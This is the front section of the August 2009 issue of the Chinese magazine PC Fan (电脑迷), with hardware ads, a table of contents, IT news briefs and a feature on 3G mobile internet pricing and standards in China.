

# 电脑迷®

08 2009  
杂志+光盘  
超值优惠价7.8元



杂志+光盘  
超值优惠价7.8元

08 2009

## 游戏显卡 MVP

16款GeForce 9800GT/  
Radeon HD4830显卡横向测试

想要尽情玩游戏? 没款好显卡可不行! 众多显卡产品中, GeForce 9800GT和Radeon HD4830无疑是目前性价比最高的产品——性能够用, 而售价只在599~799元之间, 无论装机还是升级电脑, 都是非常合适的选择。本期为大家带来这两款产品的横向测试。

## 小心! 你将成为网络红人

我们记得“S型始祖”芙蓉姐姐那婀娜多姿的身段, “蜂哥”小胖那憨厚可爱的笑容, 以及“XX门”主角们遭遇, 这些事件无一不是因为个人自愿或被动泄露隐私所造成的。相信大部分的网友, 都不愿意将自己的隐私赤裸裸地曝光在网上。本期专题将带给大家最实用的防泄秘籍。



初学者园地: 睁大眼睛识网购 系统安全: Ghost版系统常见漏洞及修补方法  
硬件加油站: LCD显示优化技术浅谈 软件学苑: 让媒体分享更高效

## 精打细算

尽享移动3G生活(上)

3G贵吗? 生活嘛, 过日子就得学会精打细算, 让我们一起来看看作者是如何将“省”字诀融入他的3G生活的。

## 精彩光盘

特别专题: 2009年消暑避暑指南

热点新闻: 09维多利亚的秘密新款内衣

休闲E站: 《时代》评出2009亚洲之最

游戏人生: 真假开心网争斗调查



Huntkey 航嘉

# 双倍效能, 超越巅峰!

加入王勇峰登山训练营, 共享巅峰时刻!

庆祝航嘉 X7 900W电源全球风云上市, 为SLI电源应用树立新标准! 凡在7月20日至8月31日购买指定航嘉电源机箱, 惊喜大礼举手可得, 更有机会与王勇峰一起挑战体能极限, 共享登顶时刻!

中国著名登山家, 国际登山英雄  
征服世界“七峰两极”的首位中国人



交错式PFC, 全桥移相两大特有技术  
提供高达90%的转换效率  
分段式智能调节电压风扇创造极静使用环境



送

GIGABYTE 技嘉



【大礼一】买航嘉电源机箱刮超级大奖

特等奖: 10名, 王勇峰登山训练营+技嘉X58-UD3R主板+影驰GTX260+显卡, 总价值4988元。  
二等奖: 2000名, 王勇峰签名运动登山背包, 价值98元。  
三等奖: 3000名, 王勇峰签名户外动感激越工具套装, 价值58元。

【大礼二】100%送精美礼品

活动期间购买指定航嘉电源或机箱产品都可获得价值18元的精美环保餐具三件套。

更多惊喜请登陆: [www.belson.com.cn](http://www.belson.com.cn)

「因为细节，所以处处精彩」



# 炫酷金猪 盛势登场

买三诺H-222金猪版Ⅲ

送一韩国时尚精美餐具



礼品有限，送完即止



H-222金猪版Ⅲ

## 产品参数

- 声道: 2.1
- 输出功率: 6W+5W×2 (RMS)
- 扬声器单元: 4.0"×2.75"×2 (防磁设计)
- 频率响应: 超重低音36Hz-140Hz  
卫星音箱140Hz-20KHz
- 分离度: ≥50dB
- 信噪比: ≥75dB
- 产品尺寸: 超重低音W279×H195×D164 (mm)  
卫星音箱W79×H167×D79 (mm)
- 重量: 3.6 kg
- 电源: 220V-50Hz交流电源

## 产品音质

- 前置倒相式设计，增加了低频的声辐射效果，扩展了音箱的低频下限，低音更具震撼，弹性十足，使音乐表现力更强。
- 低音炮采用线性传导（带通箱）技术设计，提高低频声压并拓宽了低频响应。
- 4英寸低音单元泡边，ASV音圈，采用长冲程线性位移磁路设计防磁干扰，动态宽，低频下潜，失真度小，低音丰满，强劲有力。
- 2.75英寸中高音单元，泡边，全防磁设计，高阻尼泡边折环，KEVLAR复合振膜，防磁干扰，音色温和，平顺自然。

# 游戏显卡MVP P19

16款GeForce 9800GT/Radeon HD4830显卡横向测试

目前市场上的众多显卡产品中，GeForce 9800GT和Radeon HD4830无疑是性价比最高的产品，性能够用同时售价只在599~799元之间，无论装机还是升级电脑，都是非常合适的选择。本期PCFAN评测室就为大家带来了这两款产品的横向测试，大家一起来感受一下“游戏显卡MVP”的风采吧。



## P13 睁大眼睛识网购

网上购物已成为一种新的生活方式，不过，网购毕竟不是当面交易，虽然价格有明显优势，但也存在各种问题。从本期开始，我们会请网购达人陆续给大家介绍网购的各种经验，这次先给大家讲讲在网购之前，怎么炼成一双火眼金睛，在付钱之前多加几道保险。

## P18 暑假给《电脑迷》写信

很多朋友想给《电脑迷》写信，但是由于各种各样原因，比如不知道邮箱地址，发出后不知道编辑收没收到等，迟迟不敢动笔。其实，笔者第一次给《电脑迷》写信时也是如此，下面就和大家交流一下，以投稿邮件为例，利用暑假时间为自己赚取第一笔稿费吧！

# be careful! 你将成为网络红人

P46

如果要去回忆，印象中我们记得“S型始祖”芙蓉姐姐“婀娜多姿”的身段，“蜂哥”小胖那憨厚可爱的笑容，以及“XX门”男女主角悲惨的遭遇，我相信大部分的网友，都不愿意自己的隐私赤裸裸的曝光在网上。请关注本期专题策划，我们将带给大家最真实的防泄秘籍。

## P15 足不出户 识破开发者的三大骗局

想与女朋友结婚？如果在求婚时女朋友说：“不买房子不结婚”，看你怎么办？房子是迟早要买的，让我们拒绝高价、拒绝上当，识破开发者的三大骗局吧！

## P61 图方便更不能忘安全

Ghost版系统常见漏洞及修补方法

林子大了什么鸟都有，某些无良的Ghost版制作者在系统里开启后门，添加木马，我们在追求方便的时候一样要提高安全意识，自己检查一下Ghost版系统是否存在以下的后门与漏洞。

# 光盘导读

## 2009年消夏避暑指南

清澈的氧吧，纯净的绿水，开心的去处，还等什么，赶紧出发吧！

位置：特别专题



## 《时代》评出2009亚洲之最

今年《时代》周刊评选出14项事物当选“亚洲之最”，包括最有趣的洗头店、最刺激的游泳池……中国占了四项，其中香港湾仔的“打小人”被选为对心理最佳的泄压方式。

位置：休闲e站

## 费德勒温网第次封王 15夺大满贯创历史

网球历史又一次被重新改写，瑞士球王以15个大满贯冠军头衔超越了前辈桑普拉斯。

位置：竞技体育

## 南联盟击落美军F-117隐形战斗机之谜

佐尔坦指挥老式的萨姆-3地空导弹击落美军不可一世的隐形战斗机F-117，从而成为南联盟的民族英雄。

位置：军事观察

## 机器化身

位置：视频乐园

## 周蕙《同名专辑》

位置：音乐时空

## 精品软件推荐：

- |                       |                  |
|-----------------------|------------------|
| Wopti流氓软件清除大师         | QQ2009 SP2       |
| iSee图片专家 3.747        | ZoomIT           |
| 专业影像处理 6.5            | 可牛影像 1.5.0       |
| closeLCD一键关闭屏幕        | 美图秀秀 1.5.2       |
| Lumos一键保险箱            | 艾米桌面             |
| 一键排版                  | Visual Task Tips |
| 中国移动手机桌面助理            | 糖果浏览器            |
| Greenfish Icon Editor | 酷我音乐盒            |
| nEO iMAGING 光影魔术师     |                  |

## 精彩内容推荐：

- |                       |                    |
|-----------------------|--------------------|
| 竞技体育：刘翔状态神勇飞人值得期待     | 日本羽球美女潮田玲子T台首秀     |
| 新闻热点：自由女神像的过去与现在      | 世界最古老《圣经》手稿被扫描上网   |
| 动漫地带：火影中的写轮眼          | 海贼王小剧场             |
| 休闲e站：有关喝水的十大隐患        | 盘点地球上十大神秘之地        |
| 游戏人生：[即时]战争史诗3        | 真假开心网争斗调查          |
| 音乐时空：棒棒堂《说说》          | 郑中基《答应不爱你》         |
| 硬用天堂：盘点六款热门集显笔记本      | 你最喜欢谁 变形金刚2各角色对应的本 |
| 视频乐园：月球惊魂             | 《我的兄弟叫顺溜》中的穿帮镜头大揭秘 |
| 软件教程：自己动手 打造独一无二的QQ头像 | 无奇不有 Excel竟然也能聊天   |

# 目录 CONTENTS

总第130期 2009年8月1出品 www.cpcfan.com

## 5 业界

## 6 关注

6 3G上网，想说爱你不容易

## 8 电脑迷俱乐部

## 10 初学者园地

- 10 非专业人士 还能拿照片干什么
- 11 用好播放器 享受大片儿
- 12 根治网络牛皮癣
- 13 睁大眼睛识网购
- 14 手机天天看小说
- 15 足不出户，识破开发者的三大骗局
- 16 Oh! My God，下载的过程中种子失效
- 17 就是你啦，快点给我去集合
- 省钱省到家，证件照排版也要动心思
- 18 暑假给《电脑迷》写信

## 19 PCFAN评测室

### 游戏显卡MVP

16款GeForce 9800GT/Radeon HD4830  
显卡横向测试

众多显卡产品中，GeForce 9800GT和Radeon HD4830无疑是目前性价比最高的产品，性能够用同时售价只在599~799元之间，无论装机还是升级电脑，都是非常合适的选择。本期PCFAN评测室就为大家带来了这两款产品的横向测试。

## 25 音频世界

- 25 好音箱不贵——暑期主流性价比2.1音箱导购
- 26 便携大潮来袭——3款精品MINI音箱赏析
- 27 三诺摩机大赛北京赛区决赛圆满结束
- 火跃激情 武耀声威
- 索尼“火武”SRS-DB500多媒体音箱
- 28 爱用音乐说出口

## 29 硬件加油站

29 让视界更精彩——LCD显示优化技术浅谈

## 30 技术沙龙

30 GPU的革命——解析通用计算技术

## 32 选购指南

32 在电脑城中穿行  
——小编陪你买电脑之笔记本选购

## 33 新品SHOW场

- 33 朗月清风，琴歌酒赋——朗琴品牌及新品发布会
- 34 买主板 认准华硕Xtreme Design
- 小个头也有大智慧——索泰ION ITX C翼扬离子平台套装
- 35 数据保险箱——力杰锐盾II C801
- 经济型高清首选——华硕蓝光王BR-04B2T
- 36 聪明技术 聪明显卡——华硕ENGTX260 MATRIX显卡
- 廉价实用——映泰G41D-M7主板
- 主流节能帮手——百盛节能管家金钻版电源
- 37 雅致典范——先马HTPC-Q1机箱
- 诱惑不止一点点——影驰GTS250上将版显卡
- 性价比精品——精英G41T-M2主板
- 38 ALL IN ONE 一体机的复苏
- 40 炫酷时尚——技展红警8号机箱
- 轻灵小巧——航嘉魅影二代H921机箱
- 全新视觉——佑泽Mini904机箱

## 41 选购指南

41 扩容为先——笔记本升级攻略

## 42 硬用天堂

- 42 更高规格 更强电气性能——DDR3内存超频实测
- 43 为光盘加把锁——华硕光存储产品数据安全功能试用
- 44 刷新主板BIOS后网卡不正常的解决办法
- 使用DiskGenius恢复硬盘数据一例
- 电源温度升高引起的蓝屏故障
- 45 精打细算——尽享移动3G生活（上）

## 46 专题策划

be careful!  
你将成为**网络红人**



如果要去回忆，印象中还记得芙蓉姐姐“婀娜多姿”的身段，小胖那憨厚可爱的笑容，以及“XX门”男女主角悲惨的遭遇，这些事情无疑不是因为个人主动或者被动泄露隐私所造成，我相信大部分的网友都不愿意自己的隐私赤裸裸的曝光在网络中，关注个人隐私防泄很重要。

## 52 新软推荐

## 54 多媒体广场

54 MP4 高清要便携

# 黑客

## 图书大优惠

- 55 将MM照片放进镜像边框里  
暴风影音学堂
- 56 软件面对面
- 56 足不出户网上冲印——三款网络冲印服务
- 57 挑快递，做真正的上帝
- 58 软件学苑
- 58 让媒体分享更高效
- 60 遗憾不再，精彩永存
- 61 系统安全
- 61 图方便更不能忘安全—Ghost版系统常见漏洞及修补方法
- 62 网页密码暴力破解
- 63 系统时间被更改，可能中了最新机器狗木马  
安全互动
- 64 技巧与实践
- 64 换拼音不换惯用词库  
让照片活起来
- 65 不会读不会打只要上网写出来  
轻松下载网络视频，让FLV文件无所遁形  
示假存真，给重要文件来点伪装术
- 66 为Windows 7找回“显示桌面”的传统图标  
用HyperSnap-DX快速拼贴图像  
不要让歌词挡住你的屏幕
- 67 让WPS2009的“空白文档”优先启动  
听歌之余也要欣赏景色  
PDF文档也要用听的
- 68 另类用法：QQ软件管理变清洁工  
围观Bing——好图大家藏  
我是影评人，赶快来写观后感
- 69 看快乐女声，请PPS帮忙  
嘘！上班时间去偷菜
- 70 一键锁QQ 保护聊天隐私  
多快好省 批量下载163相册有妙招
- 71 用邮件吹响聚会的集结号  
错过日全食 在谷歌地球重播
- 72 用好灵格斯词霸的词组取词功能  
突出重点就要用屏幕放大镜  
与时俱进XP下实现任务栏窗口预览
- 73 为Bing快速添加搜索建议  
调校Picasa图片查看器  
让购物搜索更好用
- 74 办公软件
- 74 文章太长，我有定位神针
- 75 X文档查看更简单  
英文文档也要漂漂亮亮
- 76 哼哼哈兮，快使用Excel表掌管数据
- 77 揭秘Word灵异现象：变大了的段间距  
Office加油站
- 78 网站导航




### 黑客最新 终极武器

定价：29.8元  
**优惠价：19.8元**  
邮购代码：MB0826

### 黑客任务实战 之巅峰对决

定价：29.8元  
**优惠价：19.8元**  
邮购代码：MB0827



### 黑客入侵 大曝光

定价：32元  
**优惠价：19.8元**  
邮购代码：MB0825



### 硬件软件 轻松装

定价：25元  
**优惠价：15元**  
邮购代码：MB0824



## 80 网络应用

- 80 网事一箩筐
- 81 阿囧哥的酷暑日记
- 82 百看不如一试 网上虚拟试用  
有问题用谷歌 Google在线调查
- 83 关注哈利快讯 让我们了解奇幻界  
主动出击 百度为我带流量

## 84 游戏天下


- 84 游戏线报
- 85 麒麟游戏高级副总裁邢山虎先生大话《成吉思汗》
- 86 完美Q版童话, 梦幻诛仙
- 87 天龙八部游历江湖活动详解
- 88 大富翁世界之旅3全接触  
看图说话

## 89 技术热线

- 89 捷波P43网络不稳定问题  
电源是否够用  
游戏时出现“VPU Recovery已重置”现象  
MSI Wind系列上网本ECO功能
- 90 Vista下先获得权限再用命令定时关机  
找回丢失的显示桌面快捷方式  
开机后无桌面, 无任务栏  
Vista桌面图标异常大小显示  
回收站太小大文件被直接删除  
如何清除浏览器搜索记录
- 91 提取PowerPoint2007中的图片  
更改默认E-mail程序  
防止短信自动分割  
图片中的文字怎么翻译  
不让短音频进媒体库
- 92 插上网线系统为何变慢  
开心网进不了农场  
如何关闭QQ2009好友印象  
Firefox地址栏为何不显示地址  
央视网在线观看出错  
如何修改淘宝收货地址  
如何在线排除电脑故障

## 93 精品新赏

- 93 谁能复制——EeePC Shell贝壳机自由新体验



华硕EeePC Shell贝壳机1008HA以EeePC家族第三代的身份, 让我们看到了上网本未来的发展方向, 绝美工业设计加上软性价值, 将带有自然色彩的贝壳元素完美融入机身整体设计之中, 成为用户与“大海”沟通的桥梁!

## 95 新奇硬件+酷软花絮

## 96 活动速递

# 电脑迷

## PC FAN CONTENTS

主管: 重庆市科学技术协会  
主办: 电脑报社  
编辑出版: 《电脑迷》杂志社  
社长: 李志高  
总编: 谢宁倡  
执行总编: 沈洋  
经理助理: 张洁  
副主编: 王鹏

编辑部主任: 何峰  
编辑部副主任: 李天逸  
编辑: 雷志宏/戴振宇/周李雪  
郭琪琳/张毅/王莹  
王松/马江华/李超  
光盘编辑: 彭绍明/高大力/史祺  
陈诚/熊鹏

北京新闻中心主任: 王薇  
南方新闻中心主任: 张茂

美编部主任: 刘勤  
美术编辑: 丁洁/唐荣耀/邹萍/汤立

读者服务电话: 023-63658888-13126  
传真: 023-63658796

社址: 重庆市渝中区双钢路3号  
邮编: 400013  
电话: 023-63658888-13126  
传真: 023-63658796  
E-mail: editor@cpcf.com  
邮购信箱: yougou@cpcf.com  
网站: www.cpcf.com  
国内发行: 重庆市报刊发行局  
邮发代号: 78-230

国际标准连续出版物号: ISSN 1672-528X  
国内统一连续出版物号: CN 50-1163/TP

印刷: 重庆华林天美印务有限公司  
订阅: 全国各地邮局  
零售: 全国各地报刊亭  
邮购: 《电脑迷》杂志社读者服务部  
定价: 人民币9元  
优惠价: 人民币7.8元

### 南方办事处

地址: 广州市天河区石牌西路119号天晟明苑南楼2305房  
邮编: 510620  
联系电话: 020-87500812

### 北方办事处

地址: 北京市海淀区知春路碧兴园B2707  
邮政编码: 100088  
联系电话: 13520906098

1. 来稿一经采用, 版权归电脑迷与作者共同所有, 并可以授权第三方使用。
2. 作者向本社投稿后, 三周内没有收到录用答复的(该答复可以是电话或电子邮件等方式), 可自行处理。
3. 本刊坚决反对抄袭和一稿多投行为。
4. 本刊所登文章作者授权本社声明: 本刊(含本刊之网站和电子出版物)所载之作品, 未经本社许可, 不得转载、摘编。
5. 本刊及其配套光盘中介绍的互联网站(主页)在刊登前经编辑审查不含色情、反动等非法内容, 但由于互联网具有规模庞大、变化快速、超链接多等特点, 我们无法保证这些网站(主页)今后不含非法内容(链接), 读者一经发现请立即向当地公安机关举报这些网站。
6. 本刊(含光盘)录用的作品均有稿酬, 如因作者无法联系而不能支付稿酬的, 本刊将稿酬交给重庆市版权保护中心代为转付, 请未收到稿酬的作者与该中心联系。电话: 023-67708231。

## 朗琴ROYQUEEN迷你音箱新品发布会

2009年7月9日,深圳市朗琴音响技术有限公司——朗琴(ROYQUEEN)品牌及新品发布会在北京隆重举行。朗琴发布了旗下欧风系列三款新品,有S350(Tulip——郁金香)、S550(Ariel——美人鱼)、S750(Bordeaux——波尔多),这三款新品均采用朗琴专利的Turbo Bass(劲低音)技术,凭借产品出色的工业设计和品质,为便携音箱市场注入新的活力。



朗琴总经理张义春先生在发布会现场

### 华硕谱写四川绿色心灵之旅

近日,由知名电脑厂商华硕开展的“关注成长放飞希望-华硕四川绿色心灵志愿者行动”圆满结束。该活动作为“华硕感恩20周年”系列活动之一,组织志愿者深入四川灾区,进行“华硕科普图书室”捐赠、教育重建考察,并在中江县东北镇华硕抗震希望小学教学楼落成之际,为灾区的孩子们送去了物质、精神的双重关爱。

◎ 华硕电脑中国业务总部品牌总监兼新闻发言人郑威表示:“来到灾区,被人们的坚强和乐观所感动,孩子们就是这片土地的希望,华硕将继续关注孩子们的成长,相信有希望就会有美好的明天。”

### 航嘉发布顶级电源产品X7

7月31日,航嘉科技在京举行了“境界——航嘉X7全球上市发布会”,宣告900W电源X7全球上市。航嘉X7额定功率达到900W,采用全桥移相,交错式PFC技术,转换效率高达90%。分段式调节电压可自动调整风扇速度,保证更静音。模块化可插拔电源线设计,令产品更显人性化。航嘉倡议重度玩家在选择高功率电源上不应一味追求大功率,而应关注电源的“效用”和“效应”等多个方面,“效用”即是既满足玩家应用需求,又不浪费社会资源。

◎ X7电源树立了高效能、高品质的新典范。

### 英特尔全球技术创业挑战赛开赛

“英特尔杯”首届清华大学创新创业实践夏令营暨“英特尔全球技术创业挑战赛”中国区选拔赛近日在清华大学正式拉开帷幕。来自全国11所重点高校的20支代表队的选手齐聚清华大学,参加创业培训和交流。最终获得创业项目前三名的学生团队,将代表中国参加11月在美国加州大学伯克利分校举办的“英特尔-伯克利全球技术创业挑战赛”。

◎ “英特尔全球技术创业挑战赛”中国区选拔赛的举办,为青年学生提供了实现创业梦想,释放创业激情的平台。

### 苹果上网本10月登场

来自台湾科技产业链厂商的消息称,苹果上网本产品将于10月份登场,强攻圣诞购物季市场。据称代工厂鸿海(Foxconn),触控面板厂商胜华(Wintek),零配件厂商万旭(Wanshih)和顺达(Dynapack)都已经接到了苹果的上网本相关订单。

◎ 充满期待!

### 蓝宝石使用可回收纸浆内盒包装

作为AMD-ATI全球最大AIB的蓝宝石科技承诺将全面推行绿色实践行动,强调绿色节能生活,并将速度与节能环保的自行车概念,实际付诸于IT产品的设计。蓝宝石显卡包装将开始全面采用最新最环保的可回收纸浆内盒,这种环保内盒采用再生纸材料制作,回收方便、重整再制造并被重复使用,以达到环保的目的。

◎ 蓝宝石科技目前还提供一种较环保的包装选择,也就是“Light”的零售包装,Light包装使用较小的外盒及内盒,仅提供基本和必须的配件和驱动程序光盘,且仅提供基本的配件以避免造成耗材的重复配送造成浪费。

### 华硕机箱通过工信部权威测试

随着IT类电子产品发展的日新月异,如今人们对IT产品的需求不再仅仅局限于性能和价格等方面,更多时候考虑到了绿色、环保、节能、健康等新概念。对于机箱类产品而言,除了散热性能之外,更为重要的是该款机箱产品对于电磁辐射的抗干扰能力。最近,著名国际知名厂商华硕旗下的全系列机箱产品,均通过了工信部电子标准化研究所针对国家GB9254标准进行的EMI电磁辐射骚扰测试,华硕也是国内首家通过这一测试的厂商。

◎ 华硕防辐射专家机箱是顺应未来机箱发展趋势,引领绿色潮流的先锋产品!

## 事件

◎ 全球第四大反病毒厂商熊猫安全日前正式宣布成立中国研发中心。熊猫安全软件还发布了全新的熊猫安全卫士2010版本,包括熊猫计算机安全防护套装2010、熊猫反病毒2010等多款安全产品。

◎ 微软正在接触全球五大广告公司,向它们兜售微软旗下的数字广告公司Razorfish,同时使用微软的广告技术,并可能收购微软网络资产中价值数亿美元的广告发布专区。

◎ 7月3日,联想集团与上海世博局正式签约,成为上海世博会计算机设备及系统运营服务高级赞助商,并正式启动“联想数字世博计划”。

◎ 微软7月13日在“全球合作伙伴大会”公布Office 2010及免费网络版Office。

◎ 日前美国谷歌公司在宣布将于2010年推出免费的PC操作系统,与微软展开直接竞争后,又马上公布了Chrome操作系统的PC合作伙伴名单,华硕、联想等来自中国大陆与台湾地区的PC制造商都名列榜中。

◎ MD、惠普与腾讯游戏三强携手,在京举办了主题为“移动游戏、娱乐无限”的战略合作发布会,正式发布“惠普AMD腾讯游戏本”。

◎ 近期,微软硬件的多款产品因其突破性的外形或功能设计再次获得德国红点产品设计奖(Red Dot Award)。

## 数字

◎ 一家美国公司近日所做调查显示,为节省成本及担心Windows 7存在兼容性问题,有60%的受访企业无意购买该操作系统。

◎ 调研公司DisplaySearch预计,今年全球上网本销量将达到约3300万部,同比增长99%。

◎ Gartner预计,受全球性经济危机和汇率变动的影响,今年全球IT支出将下滑至3.2万亿美元,跌幅为6%,高于之前预期的3.8%。

# 3G上网

## 想说爱你不容易

2009年7月7日,北京电信在3G放号近四个月后才公布了3G手机资费标准,同时推出八项3G业务。从7月8日起,用户可以申请3G手机上网日租套餐或3G手机上网月租套餐,并享受与2G套餐相同的语音资费。这实际上是中国电信全国首个完整版本的3G资费标准。而这个3G资费标准让人期待已久——中国联通5月17日试商用时就全部公布了3G手机和上网卡资费,中国电信更早在3月23日就开始3G放号,但当时只是3G上网卡商用,因此,中国电信的3G手机资费到底如何一直是个谜。至此,三大“不差钱”的运营商的3G资费标准全部大白于天下。

### 3G的现状

#### 贵 给3G上网算笔账

相比2G手机资费体系来说,3G资费体系相当复杂,最起码分两大类,一类是3G手机语音资费,一类是3G手机上网资费,3G相对于2G的优势就在于网络连接速度,但我们更加关心的则是3G手机上网资费。

结合三大运营商手机3G资费标准对比表,可以看到如下一些特点:

1. 联通推出2元包10MB的套餐,使得3G上网门槛更低。
2. 包月流量随着包月资费的增加成倍提高,即便是电信比移动和联通便宜一半,超出套餐的上网价格仍然惊人,联通则使用套餐自动升级的处理方法——超出套餐流量时,会自动为用户开通上一级套餐。
3. 电信推出每日0.5元/3M流量计费方式,用户拥有更多灵活支配的方式。

虽然说3G语音服务的价格向2G靠拢,但三大运营商制定的3G手机上网套餐资费标准却不约而同地使用流量计费,在另一种3G上网的方式——上网卡上,只有电信限时不限量。

就算1GB流量,够干什么呢?按照移动官方统计,可以收发1000封邮件,普通浏览网页10个小时,看200分钟FLV的视频文件,下载200首MP3,估算为上网视频下载综合运用5小时。

再来看一下相关的数据:从2003年到2008年,互联网中网页的平均大小从93.7KB增长到312KB,网页平均阅读时间为1.4分钟。在2009年,主流网站的网页平均大小已超过1MB,无论是SOHU、SINA、163、QQ,网页的大小都超过了1MB,试问,你不上这些主流网站么?

3G网络与已经普及的ADSL拨号等网络接入方式相比,性价比着实不高。

新浪科技发布的《全国网民3G调查报告》显示,在3G上网卡的计费方式方面,73.9%的用户表示包月不限量是最合理的计费方式,当前资费偏高是制约用户升级到3G的最大阻力。

#### 少 3G终端供货不足

与带有3G功能的上网本热卖相比,3G最为重要的终端——3G手机,在国内最大的两个家电销售卖场——国美、苏宁却无法看到,似乎3G手机只是运营商的自卖自夸。到了营业厅去挑,柜台里的3G手机要么样式老土,要么价格爆贵,3G手机品种的匮乏也降低了用户转换成3G网络的热情。作为最早投入商用的移动TD网络,虽然有着100多款终端获得入网许可,但其中还有很多是上网卡产品,3G手机品种仍不能与GSM手机相提并论。电信相比移动,情况还要差,3G终端品种更少,所以目前都在做大批量的手机采购并希望能将3G手机的整体价格拉下来,为此中国电信采购了价位在千元左右的3G天翼手机,但上市时间可能要到9月以后。

北京地区三大运营商3G手机上网流量套餐对比

包月流量	中国移动	中国联通	中国电信
10M		2元	
30M	5元	5元	5元
100M			10元
150M	20元	20元	
200M			20元
500M	50元	50元	
1G			50元
2G	100元	100元	100元
5G	200元	200元	
超出部分	0.01元/KB	0.01元/KB	0.005元/KB
封顶	1000元	500元	500元

#### 新闻相关: 通信资费每年下降20%

工业和信息化部副部长娄勤俭7月在中国政府网的访谈中表示,最近几年我国通信资费基本每年保持20%的降幅。

娄勤俭表示,通信资费有下降空间。一方面网络有投资效应问题,一开始投资需要很多钱以保证它的发展,因而要保证一定的费率水平。但是建完后,它是逐步完善和维护,此时投入成本比较低。另一方面原先建一个基站的价格非常贵,现在同等条件下建一个基站性价比更高。并且计费方式未来也将有所调整,并驱动资费降价,“原来打电话是靠分钟计算,将来带宽已经不是问题的话,可以站在消费者的角度来看收费。”

#### 3G手机应该什么样

3G如果仅仅速度快一些,没有与之相适应的手机支持,那就是纸上谈兵,用户不会觉得3G有什么价值,只有手机强大了,应用增加了,3G才是真正的3G。(可能某些款3G手机有几项达不到下面的要求,但问题不是很大。)

1. 高速度处理芯片。
2. 大容量存储芯片和存储扩展能力。
3. 面积大、标准化、可触摸的显示屏。
4. 摄像头至少300万像素。
5. 支持播放式的手机电视。
6. 必须支持GPS导航。
7. 操作系统必须支持新应用的安装。
8. 配备大容量电池。



## 缺 3G网络特有的应用

提起3G的应用,很多人第一反应就是视频电话,它也几乎成了3G的一个代名词。其实3G时代,不论是3G手机还是上网本都只是接入移动互联网的终端设备,因3G手机自身的特性(屏幕小、人机交互不便),所以对3G手机特有的手机互联网应用需求更加独特。但在这方面,国内三大运营商的建设力度仅限于手机门户网站,比如联通的“沃”平台,主打视频、音乐的下载服务,其他扩展应用和其他第三方内容提供商几乎为零,所以,仅仅是网速的提升还吸引不了消费者。

## 漏 3G基站未能覆盖全国

作为蜂窝电话重要的节点,3G基站的建设得到了国家的大力支持,但由于3G基站发射功率小、承载数据量较大,要实现3G全网络覆盖,需要建设的基站和覆盖点比2G要多约三分之一。虽然目前国内大中城市的3G覆盖率已经能基本满足要求,但在二三级城市或者偏远地区的覆盖率仍有空漏,所以也造成了目前3G手机出城后一些3G功能无法正常使用,只能切换到2G网络的现象。

## 窄 3G时代的无线电频谱

不管是2G还是3G,移动通讯使用的都是无线电信号,无线电信号最怕的就是发生干扰(一般分为同频率干扰、邻频道干扰、带外干扰、互调干扰和阻塞干扰等),无线电干扰会使有用信号接收质量下降,损害或阻碍通讯,所以各国都有相当严格的无线电管理法规及频率划分。

在中国快步进入3G通讯时代,有限的无线电频谱和几乎无限的移动网络带宽要求构成了极大的矛盾。用3G手机或3G上网本的用户浏览互联网不再是WAP,而是WEB,而打开一个WEB页面的数据量差不多是WAP的20倍,而且在互联网上,大量的图片、视频类内容,用户如果再使用P2P下载,还有大量的要求数据上传,这些都需要占据大量的带宽,用户数量一旦众多,就必定会出现网络拥堵的现象。

这方面的问题也早有人注意到,中国通信业知名观察家——顾立刚就在自己的博客中写到:“无线的资源是有限的,无线通信最重要的资源是频谱,频谱是远远不够的,高质量的频谱更是极为宝贵,而且电信领域完全没有得到,世界上商用价值最高的频谱并不在电信业的手中,军队、广电都拥有非常好的频谱,电信业的450MHz资源很少,较好的频谱不过是800MHz,而3G绝大部分都是2GHz以上,也只有100MHz左右,相对于固定网络动辄几G的带宽,移动网络的带宽是不够的,而且这个带宽没有办法短时间内解决,2.3GHz以上的频谱质量已经很差了,它的穿透和绕射能力非常不好,建网成本要大大增加。”

### 工信部的后续应对措施

工信部在今年2月发布的关于小灵通三年内退市的通知,其根本目的就是为了收回小灵通占用的1900M~1915MHz频率段,以确保不对1880M~1900MHz频段TD-SCDMA系统产生有害干扰。而作为3G的后续存储频段,2300M~2400MHz目前与雷达系统之间也存在干扰,不过已经列为无线电管理局的后续研究的重点。除了划分新的频段,工信部还考虑在2015年广电系统模拟电视转数字电视完成后,将广电的700MHz附近频段用于公众移动通信。

## 三个标准,到底选哪个3G

在3G业务还未推出之际,运营商已经把广告、市场营销搞得声势浩大,马路上、地铁中、电视广告中,运营商的3G宣传广告铺天盖地,“G3”、“天翼”、“沃”路人皆知。中国电信、中国移动、中国联通,三大3G运营商每家都各有一套3G网络标准,我们就从三家运营商的3G网络特点、服务质量、资费等方面来仔细分析一下,看普通用户怎么选择自己的3G网络。

### 中国移动: TD-SCDMA

TD-SCDMA作为中国自主开发的3G标准,可轻松实现GSM与TD网之间的切换,但网络速度和兼容性是它的硬伤,用TD-SCDMA只能播放标清网络视频,在与联通的WCDMA进行视频通话时也容易发生自动挂断等现象。

在服务方面,移动作为2G时代的霸主,完善的服务体系和多年营造的品牌口碑是其他两者无法企及的。在各档次的3G套餐设置上,中国移动的3G资费也比较合理。



移动通信专家

### 中国联通: WCDMA

中国联通使用的WCDMA标准,客观来讲,可以算是目前全球范围内已经投入运营的3G技术中,技术最成熟,终端数量最丰富,应用也最为广泛的3G标准。但是目前联通的3G套餐走的是高端路线,价格偏高,且联通的服务还有待进一步加强和完善。



### 中国电信: CDMA2000

刚刚解决了视频通话问题的CDMA2000标准,具有网络覆盖好、服务质量高、上网速度快等实实在在的优势,电信在宽带用户方面的优势就如同移动在GSM手机用户上的优势,电信的3G网络结合固网和互联网领域内的优势,以WiFi技术构成的WLAN作为无线宽带的补充,且上网卡与语音卡资费互通,总体资费最低。



### 写在后面

3G在国内毕竟还是一个新鲜事物,还存在着诸多的问题,距离大规模实际应用仍要等很长一段时间。

### 小编博客



今年的暑假电影N多续集，比如《变形金刚2》和本期撰稿时正在热映的《哈利波特6》。本期小编博客，请“教练”来为我们品一品大片的续集。

